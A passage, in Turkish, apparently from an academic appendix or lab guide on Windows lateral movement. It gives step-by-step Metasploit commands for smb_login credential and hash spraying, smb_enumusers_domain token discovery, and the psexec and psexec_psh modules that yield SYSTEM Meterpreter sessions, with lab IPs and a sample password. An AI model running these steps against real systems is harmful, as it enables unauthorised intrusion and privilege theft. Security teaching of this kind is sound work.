
Şekil E.6: SMB Loginde Kullanılacak Kullanıcılar Listesi

Şekil E.7 üzerinde görüldüğü gibi kullanıcılara ait kimlik bilgilerinden parola özetleri *passs* adında *root/Desktop* klasörünün altına eklenmiştir. Bu dosya 'Metasplit' aracının 'smb_login' modülünde 'PASS_FILE' seçeneğinde kullanılır.




Şekil E.7: SMB Loginde Kullanılacak Parola Özetleri Listesi

Bu bilgileri kullanmak için 'Metasploit' çalıştırıldıktan sonra 'search smb_login' komutu verilir. Arama sonucundan sonra 'use auxiliary/scanner/smb/smb_login' komutu ile 'smb_login' modülüne girilir. Yapılan işlemler şekil E.8 üzerinde gösterilmiştir.



Şekil E.8: Smb_login Search Edilmesi


'SMB_login' için yapılması gereken ayarlar şekil E.9 üzerinde görüldüğü gibi 'show options' komutu kullanılır.



Şekil E.9: SMB_login Ayar Seçenekleri


Daha önceden elde edilen kullanıcı bilgilerini, SMB_login ile birçok yöntem kullanılarak IP ve kullanıcı eşleştirilmesi yapılabilir. Uygulanacak bu yöntem de kullanıcılara ait kimlik bilgileri ve parola özetleri bulunan *passs* dosyası ile bilgisayarların IP'lerini barındıran *iplist* dosyası kullanılacaktır. Modülün 'show options' komutu ile görüldüğü üzere kullanılacak seçeneklerden birisi 'USERPASS_FILE' seçeneğidir. Bu seçeneğe verilmesi gereken dosya kullanıcı adları ve parola veya parola özetlerini barındıran dosya olmalıdır. Burada kullanılması gereken dosya *passlist* adındaki dosyadır. 'set USERPASS_FILE /root/-Desktop/passlist' komutu ile dosya set edilir. Diğer kullanılacak seçenek ise 'RHOSTS' seçeneğidir. Yani hedef bilgisayar veya bilgisayarların IP adreslerinin verileceği seçenektir. Eğer bu seçeneğe dosya verilecekse ön eki olan 'file:' özelliği kullanılır. 'set RHOSTS

file:/root/Desktop/iplist' komutu ile bu seçenek ayarlanılır. 'Run' veya 'exploit' komutu verilerek çalıştırılır. Yapılan işlem şekil E.10 üzerinde gösterilmiştir.




Şekil E.10: SMB Loginin Exploit Edilmesi

Sonuç olarak şekil E.11 üzerinde görüldüğü gibi 134 ile biten IP'den *kerem, burak ve mesut* kullanıcılarının login oldukları görülmektedir.



Şekil E.11: Login Olan Kullanıcılar


Çok büyük ağlarda daha çok ve karmaşık sonuç geleceğinden bu karmaşıklığı en aza indirmek için şekil E.12 üzerinde görüldüğü gibi *verbose* özelliğini *false* yapılarak işlemler gerçekleştirilir.



Şekil E.12: Verbose Özelliğinin False Yapılması Sonucu


E.3 Smb_Enumusers_Domain Modülü ile Windows Bilgisayarlarda Jetonu Bulunan Hesapların Tespit Edilmesi

445. portu açık olan kurum içi bilgisayarların IP listesi şekil E.13 üzerinde görüldüğü gibi elde edildiği varsayılmıştır. Bu IP listesi *iplist* adında *root/Desktop* klasörünün altına eklenmiştir.




Şekil E.13: Smb_Enumusers_Domain Kullanılacak İP Listesi

'Metasploit' aracında iken 'search smb_enumusers_domain' komutu ile modülü bulmak için arama gerçekleştirilir. Modüle girmek için 'use auxiliary/scanner/smb/smb _enumusers_domain' komutu verilir. Ayarları kontrol etmek için 'show options' komutu kullanılır. Yapılan işlemler şekil E.14 üzerinde gösterilmiştir.




Şekil E.14: Smb_Enumusers_Domain Search Edilmesi

Bu modül yerel ve etki alanı kullanıcılarının parola ve parola özetini alabilmektedir. Etki alanı kullanıcılarına yönelik işlem yapılacaksa 'SMBDomain' seçeneğine domain adı girilir. Yerel yönetici hakkına sahip bir yerel kullanıcı hesabı ile aynı ağ içinde domain hesabının çalışan prosesi olup olmadığı tespit edilebilir. Bunun için yerel yönetici yetkisine sahip olan *mesut* kullanıcısı ve bu kullanıcının açık parolası 'Test123' olup ve bu haklara sahip olduğu bilgisayarın IP'si ise 192.168.200.139 ve 192.168.200.138'dir. Ayarlar kısmını görmek için 'Show options' komutu çalıştırılır. Burada 'set RHOSTS file:*/root/Desktop/iplist*1' komutu ile *iplist* dosyası set edilir. Kullanıcı 'set SMBUser mesut' ve parolası 'set SMBPass Test123' set edilir (eğer parola özeti kullanılacaksa parola yerine parola özeti verilir). 'show options' komutu ile yapılan ayarların son hali kontol edilir. Eğer işlem etki alanında bir bilgisayar için yapılacaksa 'set SMBDomain <etki alanı adı> ' komutu verilebilir. Yapılan işlemler şekil E.15 üzerinde gösterilmiştir.



Şekil E.15: Smb_Enumusers_Domain Ayarlarının Yapılması


Modülü çalıştırmak için run veya exploit komutu verilir. Şekil E.16 üzerinde görüldüğü gibi 192.168.200.139'da *mesut, murat ve XXX* yerel kullanıcılarının prosesi mevcuttur. 192.168.200.138 IP'sine bakıldığında ise *kerem ve mesut* kullanıcılarının prosesi olduğu görülmektedir.



Şekil E.16: Smb_Enumusers_Domain Exploit Edilmesi


E.4 MSF Psexec İstismar Modülü ile Meterpreter Bağlantısı Elde Etme

Saldırı için 'MSFconsol'a girilir. Modülün tamamını görmek için 'search psexec platform:windows type:exploit' komutu ile arama yapılır. Arama sonucunda 'use exploit-/windows/smb/psexec' komutu ile 'psexec' istismar modülüne girilir. Ayarları görmek için 'show options' komutu verilir. Yapılan işlemler şekil E.17 üzerinde gösterilmiştir.




Şekil E.17: Psexec Modülünün Search Edilmesi ve Ayar Seçenekleri

Yapılması gereken ayarlar kontrol edildikten sonra bu ayarlar doğrultusunda işlem yapılır. Öncelikle görüldüğü üzere ayarlara kullanıcı bilgilerinin girilmesi gerekir. 'set RHOST 192.168.200.136' komutu ile hedef bilgisayarın IP'si verilir. 'set SMBUser mesut' komutu ile kullanıcı adı verilir. 'set SMBPass Test123' (Aynı şekilde parola özeti verilerek işlem yapılabilir.) komutu ile kullanıcının parolası verilir. Eğer domainde işlem yapılacaksa 'set SMBDomain <domain adı>' komutu kullanılır. Yapılan ayarların kontrol edilmesi için 'show options' komutu verilir. Yapılan işlemlerin sonucu şekil E.18 üzerinde gösterilmiştir.




Şekil E.18: Psexec Modül Ayarlarının Yapılması ve Kontrol Edilmesi

Şekil E.19 üzerinde görüldüğü gibi çalıştırmak için 'run' veya 'exploit' komutları kullanılır.



Şekil E.19: Psexec Modülünün Exploit Edilmesi

Hangi yetkide ve PID ile çalışıldığını görmek için 'getuid' ve 'getpid' komutları kullanılır. Sonra ise hangi proseste çalışıldığını görmek için 'ps -s' komutu ile prosesler listelenir. Şekil E.20 üzerinde görüldüğü gibi 'SYSTEM' yetkilerinde ve 32 bitlik 'rundll32.exe' prosesinde oluşmuştur.



Şekil E.20: Psexec Modülünün Çalıştığı Proses

Bu yönteme benzer yöntemler 'Linux pth-winexe' gibi araçlar ile yapılabilir.


E.5 Psexec_Psh İstismar Modülü ile Meterpreter Bağlantısı Elde Etme

Saldırı için 'MSFconsol'a girilir. Modülün tamamını elde etmek için 'search psexec platform:windows' komutu ile arama yapılır. Arama sonucunda 'use exploit/windows/smb/psexec_psh' komutu ile 'psexec' istismar modülüne girilir. Yapılması gereken ayarları görmek için şekil E.21 üzerinde görüldüğü gibi 'show options' komutu verilir.

```
msf > search psexec platform:windows
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                       Disclosure Date  Rank       Description
   ----                                       ---------------  ----       -----------
   exploit/windows/local/current_user_psexec  1999-01-01       excellent  PsExec via Current Us
   exploit/windows/local/wmi                  1999-01-01       excellent  Windows Management In
   exploit/windows/smb/psexec                 1999-01-01       manual     Microsoft Windows Aut
   exploit/windows/smb/psexec_psh             1999-01-01       manual     Microsoft Windows Aut


msf > use exploit/windows/smb/psexec_psh
msf exploit(psexec_psh) > show options

Module options (exploit/windows/smb/psexec_psh):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   DryRun                false            no        Prints the powershell command that would be
   RHOST                                  yes       The target address
   RPORT                 445              yes       Set the SMB service port
   SERVICE_DESCRIPTION                    no        Service description to to be used on target
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             WORKGROUP        no        The Windows domain to use for authenticatio
   SMBPass                                no        The password for the specified username
   SMBUser                                no        The username to authenticate as
```


Şekil E.21: Psexec_Psh Modülünün Search Edilmesi ve Ayar Seçenekleri

Ayarları yapmak için set komutu kullanılır. 'set RHOST 192.168.200.138' komutu ile hedef bilgisayarın IP'si verilir. 'set SMBUser mesut' komutu ile kullanıcı adı verilir. 'set SMBPass Test123' (Aynı şekilde parola özeti verilerek işlem yapılabilir.) komutu ile parolası verilir. Eğer domainde işlem yapılacaksa 'set SMBDomain <domain adı>' komutu kullanılır. Yapılan ayarların son durumunu görmek için şekil E.22 üzerinde görüldüğü gibi 'show options' komutu verilir.



Şekil E.22: Psexec_Psh Modül Ayarlarının Yapılması ve Kontrol Edilmesi

Çalıştırmak için 'run' veya 'exploit' komutu kullanılır. Hangi yetkide ve PID ile çalışıldığını görmek için 'getuid' ve 'getpid' komutları verilir. Yapılan işlemlerin sonucu şekil E.23 üzerinde gösterilmiştir.




Şekil E.23: Psexec_Psh Modülünün Exploit Edilmesi

Hangi proseste çalışıldığını görmek için 'ps -s' komutu verilir. Şekil E.24 üzerinde görüldüğü gibi 'SYSTEM' yetkilerinde ve yeni 'powershell' prosesi oluşmuştur.

Şekil E.24: Psexec_Psh Modülünün Çalıştığı Proses


E.6 Yönetici Parola Özetini WCE Aracına Vererek Uzak Bilgisayarın Komut Satırına Erişim Sağlanması

Kaynak bilgisayarda Windows komut satırı çalıştırılır. Uzaktan 'cmd' satırına erişim sağlayabilmek için o bilgisayarda yönetici yetkilerine sahip bir kullanıcı ile işlem yapılır. Bu durumu şekil E.25 üzerinde işlem yapılan kullanıcı olması sağlanır. Kullanıcı hedef bilgisayarda da aynı kimlik bilgilerinde tanımlı olması gerekmektedir. Şekil E.25 üzerinde görüldüğü gibi uzaktan 'cmd' komut satırına erişilebilmektedir.




Şekil E.25: Psexec.exe'de Aynı Kullanıcı ile Hedef PC CMD'de Oturum Açma

Tekrardan Windows komut satırı çalıştırılır. Uzaktan 'cmd' satırına erişim sağlayabilmek için hedef bilgisayarında yönetici yetkilerine sahip kullanıcı bilgileri gerekmektedir. Şekil E.26 üzerinde görüldüğü gibi eğer yetkili hesap olmazsa erişim yetki hatası alınır.



